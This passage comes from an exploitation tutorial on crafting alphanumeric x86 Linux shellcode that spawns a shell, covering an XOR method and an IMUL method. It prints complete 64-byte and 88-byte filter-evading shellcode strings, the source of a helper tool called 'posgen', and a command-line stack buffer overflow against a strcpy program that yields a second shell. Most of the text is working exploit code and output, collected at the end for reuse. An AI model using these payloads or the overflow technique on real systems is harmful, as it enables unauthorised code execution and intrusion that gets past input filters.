"\x66\x35\x73\x4f"      /* xorl $0x4f73, %ax        */
```


Now, in order to finish reconstructing our shellcode, we have to push all of the code that we have created earlier in this article (with the exception of the code to create 0x80cd onto the stack BACKWORDS.

Let's take a look at our code first…

```
"\x6a\x30"          /* pushb $0x30          */
"\x58"              /* pop %eax             */
"\x34\x30"          /* xorb $0x30, %al      */
"\x50"              /* push %eax            */
"\x50"              /* push %eax            */
"\x5a"              /* pop %edx             */
"\x68a0sh"          /* pushl "hs0a"         */
"\x44"              /* inc %esp             */
"\x59"              /* popl %ecx            */
"\x49"              /* dec %ecx             */
"\x51"              /* pushl %ecx           */
"\x350bin"          /* xorl "nib\x30", %eax */
"\x48"              /* dec %eax             */
"\x50"              /* pushl %eax           */
"\x54"              /* pushl %esp           */
"\x58"              /* pop %eax             */
"\x52"              /* pushl %edx           */
"\x51"              /* pushl %ecx           */
"\x52"              /* pushl %edx           */
"\x50"              /* pushl %eax           */
"\x54"              /* pushl %esp           */
"\x55"              /* pushl %ebp           */
"\x56"              /* pushl %esi           */
"\x57"              /* pushl %edi           */
"\x61"              /* popad                */
"\x52"              /* pushl %edx           */
"\x53"              /* pushl %ebx           */
"\x54"              /* pushl %esp           */
"\x59"              /* pop %ecx             */
"\x34\x4a"          /* xorb $0x4a, %al      */
"\x34\x41"          /* xorb $0x41, %al      */
```


But...before we start, I feel there is one last change we could make though. Take a look at the basic layout of the code in the mini diagram I have created below. This is how the code will work.

figure 6: Shellcode Reconstruction



I took the liberty of separating the recreated shellcode and the call to Interrupt $0x80 in our code to illustrate a point. In the creation of both of these sections of code there are routines at the beginning to set EAX to 0x0. This is kind of redundant. Maybe the next following illustration will make the whole issue a little clearer. The following is a flow-chart of what all our code is doing.

figure 7: Order of Execution



If you take a close look at our code, you will notice that from the time we begin constructing our shellcode to the time we begin executing our code we don't modify the value's of any of the registers. Its basically a bunch of PUSH instructions and NOP-padding. Ok, now look at the first few instructions at the beginning of where we create the call to INT $0x80 and then take a look at the first few instructions of our shellcode. Both begin with routines to XOR a registers value so that we can have a value of 0x0 to work with. There really is no need to do this twice. So lets see what we can do with this code. First lets take a good look at these portions of code:

```
"\x6a\x30"            /* pushb $0x30          */
"\x58"                /* pop %eax             */
"\x34\x30"            /* xorb $0x30, %al      */
"\x48"                /* dec %eax             */
"\x66\x35\x41\x30"    /* xorl $0x3041, %ax    */
"\x66\x35\x73\x4f"    /* xorl $0x4f73, %ax    */
"\x50"                /* push %eax            */
.
.
.
.
"\x6a\x30"            /* pushb $0x30          */
"\x58"                /* pop %eax             */
"\x34\x30"            /* xorb $0x30, %al      */
"\x50"                /* push %eax            */
"\x50"                /* push %eax            */
"\x5a"                /* pop %edx             */
```

Ok, in the first instruction we will be distorting EAX, so lets change the first section to store the $0x0 value we are creating in EDX. Then, after the creation of $0x80cd, we will do a quick PUSH/POP routine to place $0x0 back into EAX thereby restoring our values for the shellcode section later on. This is a much better design for many reasons. First, we are cutting our repeated routines. More importantly though, we are shifting instructions out of the shellcode and into the recreation code. The reason this is significant is because for every 4 bytes we have to recreate backwards on the stack, we sacrifice a byte for the PUSH instruction we are going to have to use in order to put it there! Anyway, here are what these chunks of code will look like now…

```
"\x6a\x30"            /* pushb $0x30          */
"\x58"                /* pop %eax             */
"\x34\x30"            /* xorb $0x30, %al      */
"\x50"                /* push %eax            */
"\x50"                /* push %eax            */
"\x48"                /* dec %eax             */
"\x66\x35\x41\x30"    /* xorl $0x3041, %ax    */
"\x66\x35\x73\x4f"    /* xorl $0x4f73, %ax    */
"\x50"                /* push %eax            */
"\x58"                /* pop %eax             */
"\x5a"                /* pop %edx             */
.
.
.
.
"\x50"                /* push %eax            */
```

Ok, *NOW* we are ready to put all of our code together. First, Lets make this a little easier to look at, I'll translate all of the code we have crafted from all this hex to it's corresponding ASCII values:

Rha0shDYIQ50binHPTXRQRPTUVWaPSTY4J4A

Now, lets split these characters up into groups of four starting from the left hand side:

Rha0	shDY	IQ50	binH	PTXR	QRPT	UVWa	PSTY	4J4A
(9)	(8)	(7)	(6)	(5)	(4)	(3)	(2)	(1)

Now, all we have to do is through our code to create $0x80cd together with a series of push instructions to push these values on the stack (remember the stack grows backwards, so we will have to pop this data on backwards - from right to left). Here's what the code should look like when you're done:

```
/*-------------------------------------*/
/*   64 byte alpha-numeric shellcode   */
/*        by XORt@dallas_2600          */
/*-------------------------------------*/
"\x6a\x30"          /* pushb $0x30       */
"\x58"              /* pop %eax          */
"\x34\x30"          /* xorb $0x30, %al   */
"\x50"              /* push %eax         */
"\x5a"              /* pop %edx          */
"\x48"              /* dec %eax          */
"\x66\x35\x41\x30" /* xorl $0x3041, %ax */
"\x66\x35\x73\x4f" /* xorl $0x4f73, %ax */
"\x50"              /* push %eax         */
"\x52"              /* pushl %edx        */
"\x58"              /* pop %eax          */
"\x684J4A"          /* pushl "4J4A"      */
"\x68PSTY"          /* pushl "PSTY"      */
"\x68UVWa"          /* pushl "UVWa"      */
"\x68QRPT"          /* pushl "QRPT"      */
"\x68PTXR"          /* pushl "PTXR"      */
"\x68binH"          /* pushl "binH"      */
"\x68IQ50"          /* pushl "IQ50"      */
"\x68shDY"          /* pushl "shDY"      */
"\x68Rha0"          /* pushl "Rha0"      */
/*-------------------------------------*/
```

Let's convert this to ASCII and see what we got now...

```
/* XORt@dallas_2600 - 64 byte alpha-num shellcode */
"j0X40PZHf5A0f5sOPRXh4J4AhPSTYhUVWahQRPThPTXRhbinHhIQ50hshDYhRha0"
```

Cool, and only 64 bytes! I know regular shellcode that's just as big! Let's see if it works though... (We will use 'A' (INC %ECX) as our NOP padding because it's harmless to our code)

```
sh-2.05b# echo "void main(int argc,char *argv[]){char buffer[512];if (argc>1){s"\
> "trcpy(buffer,argv[1]);}}" >> v.c | gcc v.c -o v

sh-2.05b# ps
PID TTY          TIME CMD
1684 pts/0    00:00:00 sh     <- only one shell process running
1954 pts/0    00:00:00 ps

sh-2.05b# ./v `perl -e 'print "A" x 100'`\
> j0X40PZHf5A0f5sOPRXh4J4AhPSTYhUVWahQRPThPTXRhbinHhIQ50hshDYhRha0\
> `perl -e 'print "A" x 360'`\
> `perl -e 'print "\xa8\xfa\xff\xbf"'`

sh-2.05b# ps
PID TTY          TIME CMD
1684 pts/0    00:00:00 sh     <----- 2 shell
1958 pts/0    00:00:00 sh     <----- processes!
1959 pts/0    00:00:00 ps
```

Well, it looks like our overflow has succeeded. You have to excuse me for overflowing that buffer from the command line. I figured there was no need for some big and elaborate .c file, this doc's already big enough! One last word of advice about using this type of overflow that reconstructs itself backward on the stack... You may find in some cases that the stack pointer will be to close or behind your reconstruction code. If this is the case there is a simple remedy: just precede the shellcode with several 'a' characters. 'a' just happens to be our good little friend, POPA, which we encountered earlier in this code. You can think of POPA as ESP=ESP+32. With only a few 1-byte instructions we can move ESP hundreds of bytes forward on the stack. This trick will probably come in handy to you if you decide to write alpha numeric shellcode.

Well, now you should know just about everything about coding alpha numeric shellcode using the XOR method. I have tried to cover this topic with as great depth as I could. I've tried to teach you about simulating instructions (like POPA) for great profit, and code placement ratios, and give you the tools you need to create highly efficient (and almost un-debugable ****snicker***) alpha-numeric shellcode.

[5] *Code #2: Alpha-Numeric Shellcode with IMUL*

Alpha-Numeric Shellcode With IMUL ...

Ok, if you've made it this far, then you deserve to hear the rest :). The Second major method of creating alphanumeric shellcode is a method I devised a back in '03 of using IMUL instructions to recreate shellcode values we need. So far, I have not seen this method used anywhere else, yet. Basically, it's pretty simple: In the alpha-numeric character range, we have access to the IMUL instruction in a very specific manor. However, if careful utilized and with a great deal of math, we can just do several multiplication routines to recreate shellcode on the stack. It could not be much simpler.

The IMUL instruction we have access to works in the following context:

```
"\x6b\x51\x58\x3b" // IMUL $0x3b, $0x30(%ecx), %edx
       |
       `--01 010 001
            edx ecx
```

That is, multiply the value 0x3b by the DWord address stored in the memory location 48 (0x30) bytes ahead of the address stored in ECX, then store the result in EDX Notice also, I've given you partial information on how the opcode is encoded, so later on, we will know exactly what values to include in our shellcode. If you are not familiar with binary representation of opcodes, you should take a glance through the Intel IA32 online PDF manuals available from dev.intell.com. Generally, it would be a very difficult task for someone to use the IMUL instruction in the recreation of other shellcode. This is largely due to the fact that we have to find a specific combinations of alpha-numeric values that we can store in Dword and byte that will yield a result close to the DWORD's of our code we are trying to reconstruct. Fortunatly, I'll make this easy on us. I have prepared a utility called 'Possibility Generator' or 'posgen' to do most of the work for us. We will use this to perform the difficult part of writing this type of code. Let's get posgen up and going then begin... Here's the code:

```
- - - - - - - - - - - - - - - - - -[posgen.c] - - - - - - - - - - - - - - - - - - -
/**** POSSIBILITY GENERATOR (posgen) v0.1.2  by  Russell Sanford (XORt) ****/

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {

/* check for input */
        if (argc<2) { printf ("\n\nUsage:\n./possgen 0x12345678\n\n"); return 0; }

/* set up variables */
int number1=0x30, number2=0x30, number3=0x00, matching_number=strtoul(argv[1],0,16);

while (number2 != 0x7b303030) {

/* calculate display current combination */
number3 = number1 * number2;

/* display matching combos */
if (matching_number == number3) {
        printf("\nexact match: 0x%x*0x%x=0x%08x  ",number1,number2,number3);} // exact match
if ((matching_number>>8)==(number3>>8)) {
        printf("\n near match: 0x%x*0x%x=0x%08x  ",number1,number2,number3); } // 3/4 match


/* update number */
number1 += 1;

/* update numbers if neccisarry to stay within our allowed bounderies */
switch (number1 & 0x00ff) {
        case 0x3a: number1 += 0x07; break;
        case 0x5b: number1 += 0x06; break;
        case 0x7b: number1 = 0x30; number2 += 1; break; }

switch (number2 & 0xff) {
        case 0x3a: number2 += 0x07; break;
        case 0x5b: number2 += 0x06; break;
        case 0x7b: number2 += 0xb5; break; }

switch ((number2 & 0xff00)>>8) {
        case 0x01: number2 += 0x2f00; break;
        case 0x3a: number2 += 0x0700; break;
        case 0x5b: number2 += 0x0600; break;
        case 0x7b: number2 += 0xb500; break; }

switch ((number2 & 0xff0000)>>16) {
        case 0x01: number2 += 0x2f0000; break;
        case 0x3a: number2 += 0x070000; break;
        case 0x5b: number2 += 0x060000; break;
        case 0x7b: number2 += 0xb50000; printf("."); break; }

switch ((number2 & 0xff000000)>>24) {
case 0x01: number2 += 0x2f000000; break;
case 0x3a: number2 += 0x07000000; break;
case 0x5b: number2 += 0x06000000; break; }

}
return 0; }
- - - - - - - - - - - - - - - - - -[posgen.c] - - - - - - - - - - - - - - - - - - -
```

We will be once again using again be using LSD's shellcode for our code here. But before we begin, let me brief you on how exactly this code will work. Our code will start out by pushing offset values for each of the IMUL instructions (which we will obtain from posgen.c) onto the stack. Then we will execute several IMUL instructions to recreate LSD's shellcode DWord by DWord. Each IMUL instruction will be able to recreate at least 3 of the 4 bytes of each word we are aiming to recreate. 97% of the time we can finish recreating the rest of the DWord with simply a few INC/DEC instructions - or sometimes an XOR. It's pretty simple. Anyway, It's some pretty simple code to write once you get the hang of it.

Lets begin by taking our shellcode and cutting it up into equal sections of 4 bytes beginning from the right hand side of the code.

```
\x31\xc0\x50\x68 \x2f\x2f\x73\x68 \x68\x2f\x62\x69
      (1)              (2)              (3)

\x6e\x89\xe3\x50 \x53\x89\xe1\x99 \xb0\x0b\xcd\x80
      (4)              (5)              (6)
```

Ok, now take each on of our divisions and switch the bytes around (integers are stored backwards in memory) so we can feed them into posgen. Here's what you should arrive at:

```
0x6850c031 0x68732f2f 0x69622f68 0x50e3896e 0x99e18953 0x80cd0bb0
   (6)        (5)         (4)       (3)        (2)         (1)
```

Now, lets begin by feeding the first number into posgen..

```
sh-2.05b#./posgen 0x80cd0bb0
(..snip..)
near match: 0x57*0x6b695869=0x80cd0baf  ..
(..snip..)
```

Ok, I've selected this combination because it is 1 less than the value we need. Therefor, we do an IMUL instruction of 0x57 & 0x6b695869, increment the result by one, and push it onto the stack. Easy stuff. Most of the time, we will only be able to find values that contain 3 of 4 bytes of the value we are trying to create. But, like we just learned, we can easily change the value to the complete value we set out to obtain with 1-2 bytes of INC, DEC, or XOR instructions. Let's gather the rest of our values...

sh-2.05b#./posgen 0x99e18953
(snip)
near match: 0x78*0x7037367a=0x99e18930 (because 0x63 XORed into 0x30 is 0x53)
(snip)

sh-2.05b#./posgen 0x50e3896e
(snip)
near match: 0x4a*0x73415858=0x50e38970 (because 0x70 - 0x2 is 0x6e)
(snip)

sh-2.05b#./posgen 0x69622f68
(snip)
near match: 0x79*0x79774a71=0x69622f69 (because 0x69 - 0x1 is 0x68)
(snip)

sh-2.05b#./posgen 0x68732f2f
(snip)
near match: 0x36*0x31577765=0x68732f4e (because 0x61 XORed into 0x4e is 0x2f)
(snip)

sh-2.05b#./posgen 0x6850c031
(snip)
near match: 0x79*0x77576942=0x6850c032 (because 0x32 - 0x1 is 0x31)

So there you have it, the calculations to reproduce the shellcode. Now, all that's left to do is put this data into some working code. Let's go back to the format of the IMUL instruction..


Take a look at this real quick:

IMUL $0x3b, $0x30(%edx), %ecx

Notice that we have to address the values stored in memory by use of indirect register based addressing. Also keep in mind that the value our addressing is going to have to use when basing off a register must be alpha numeric. So, we have to find and address at least 48 (0x30) bytes away from the value we are using in our IMUL instruction. We however, will be addressing our date from at least 65 (0x41) bytes of away because this will allow us to access a larger amount of data, whereas 0x30-0x39 only allows us 9 bytes. Now, take a moment to realize that we are going to be doing 6 IMUL instructions in our code. Basically, what we are going to have to do is push our IMUL variables onto the stack, then push 17 values (from any


register) to create the distance we need in order to indirectly address our date for the multiplication. This may be difficult to understand, so here is a display of what our code will look like and how the IMUL operation is performed.

figure 8: The IMUL layout



%ebx=0x30*0x41424344 or 0x3C6C9CC0

Now, all that's left to do is the multiplication! Hehe, a few rules before we get started though.. First, IMUL does not like to use ESP as its register base, so we will do a quick PUSH ESP, POP ECX at the beginning of the code and use ECX as our register base. Second, because we do not have access to 0x40 (INC EAX), we will put the results of the IMUL operations in EDX. Then we can adjust by DEC/INC as needed before we push the code on the stack. BUT, if we are going to be XORing the result of an IMUL instruction then we will store the result in EAX, because our 1 byte XOR instruction only deals with EAX. Now, let me draw you a diagram of the IMUL instruction offset-data instruction area so you can see what are offsets for the indirect register based addressing is going to be…



Ok, everything has been explained, lets throw this code together!

```
/*-------------------------------------------------*/
/*     Alpha-Numeric Shellcode using IMUL Method   */
/*           By XORt (Russell@dallas_2600)     88bytes */
/*-------------------------------------------------*/
"\x68\x69\x58\x69\x6b" /* push $0x6b695869             */
"\x68\x7a\x36\x37\x70" /* push $0x7037367a             */
"\x68\x58\x58\x41\x73" /* push $0x73415858             */
"\x68\x71\x4a\x77\x79" /* push $0x79774a71             */
"\x68\x65\x77\x57\x31" /* push $0x31577765             */
"\x68\x42\x69\x57\x77" /* push $0x6850c031             */
"\x50\x50\x50\x50\x50" /* 17 push %eax's               */
"\x50\x50\x50\x50\x50" /*                              */
"\x50\x50\x50\x50\x50" /*                              */
"\x50\x50"             /*                              */
"\x54"                 /* push %esp                    */
"\x59"                 /* pop %ecx                     */
"\x6b\x51\x58\x57"     /* imul $0x57, 0x58(%ecx), %edx */
"\x42"                 /* inc %edx                     */
"\x52"                 /* push %edx                    */
"\x6b\x41\x54\x78"     /* imul $0x78, 0x54(%ecx), %edx */
"\x34\x63"             /* xor $0x63, %al               */
"\x50"                 /* push %eax                    */
"\x6b\x51\x50\x4a"     /* imul $0x4a, 0x50(%ecx), %edx */
"\x4a"                 /* dec %edx                     */
"\x4a"                 /* dec %edx                     */
"\x52"                 /* push %edx                    */
"\x6b\x51\x4c\x79"     /* imul $0x79, 0x4c(%ecx), %edx */
"\x4a"                 /* dec %edx                     */
"\x52"                 /* push %edx                    */
"\x6b\x41\x48\x36"     /* imul $0x36, 0x48(%ecx), %edx */
"\x34\x61"             /* xor $0x61, %al               */
"\x50"                 /* push %eax                    */
"\x6b\x51\x44\x79"     /* imul $0x79, 0x44(%ecx), %edx */
"\x4a"                 /* dec %edx                     */
"\x52"                 /* push %edx                    */
/*-----------------------------------------[bytes:88]-*/
```

and lets break it down to ascii form...

```
/* XORt@dallas_2600 - 88 byte alpha-num shellcode using IMUL*/
"hiXikhz67phXXAshqJwyhewW1hBiWwPPPPPPPPPPPPP"
"PPPTYkQXWBRkATx4cPkQPJJJRkQLyJRkAH64aPkQDyJR"
```

And finally, let's test it...

```
sh-2.05b# echo "void main(int argc,char *argv[]){char buffer[512];if (argc>1){s"\
> "trcpy(buffer,argv[1]);}}" >> v.c | gcc v.c -o v

sh-2.05b# ps
  PID TTY          TIME CMD
 2576 pts/0    00:00:00 sh     <- only one shell process running
 3663 pts/0    00:00:00 ps

sh-2.05b# ./v `perl -e 'print "A" x 100'`\
> hiXikhz67phXXAshqJwyhewW1hBiWwPPPPPPPPPPPPP\
> PPPTYkQXWBRkATx4cPkQPJJJRkQLyJRkAH64aPkQDyJR\
> `perl -e 'print "A" x 336'`\
> `perl -e 'print "\xa8\xfa\xff\xbf"'`

sh-2.05b# ps
  PID TTY          TIME CMD
2576 pts/0    00:00:00 sh     <----- 2 shell
3663 pts/0    00:00:00 sh     <----- processes!
3664 pts/0    00:00:00 ps
```

Alright, there it is, as simple as can be. I didn't want to cover this section in great detail because I think this method is to 'automatic' and more or less, lazy. It was important however to show you incase you need to throw together some alpha-num code on the fly.

Well, That's it. Hopefully, by now you have a much better insight into the art of shellcoding. You shall fear no filtering mechanism! The point I was trying to illustrate by writing this article was this, that there is always a way - and a better way to accomplish a goal. I've made an attempt to walk you through both sides of that point. Of course, there is a great deal of information that I was not able to cover in the writing of this article. This after all, was never meant to really be a tutorial. It was designed to be more of a guide then anything. All I wanted to do was show you what I consider to be the most efficient ways to accomplish the goal of creating alpha-numeric shellcode. So, having said that, I bid you good luck.

[6] *The Code*

The Code ...

```
/* XORt@dallas_2600 - 64 byte alpha-num shellcode */
"j0X40PZHf5A0f5sOPRXh4J4AhPSTYhUVWahQRPThPTXRhbinHhIQ50hshDYhRha0"


/* XORt@dallas_2600 - 88 byte alpha-num shellcode using IMUL */
"hiXikhz67phXXAshqJwyhewW1hBiWwPPPPPPPPPPPPPP"
"PPPTYkQXWBRkATx4cPkQPJJJRkQLyJRkAH64aPkQDyJR"
```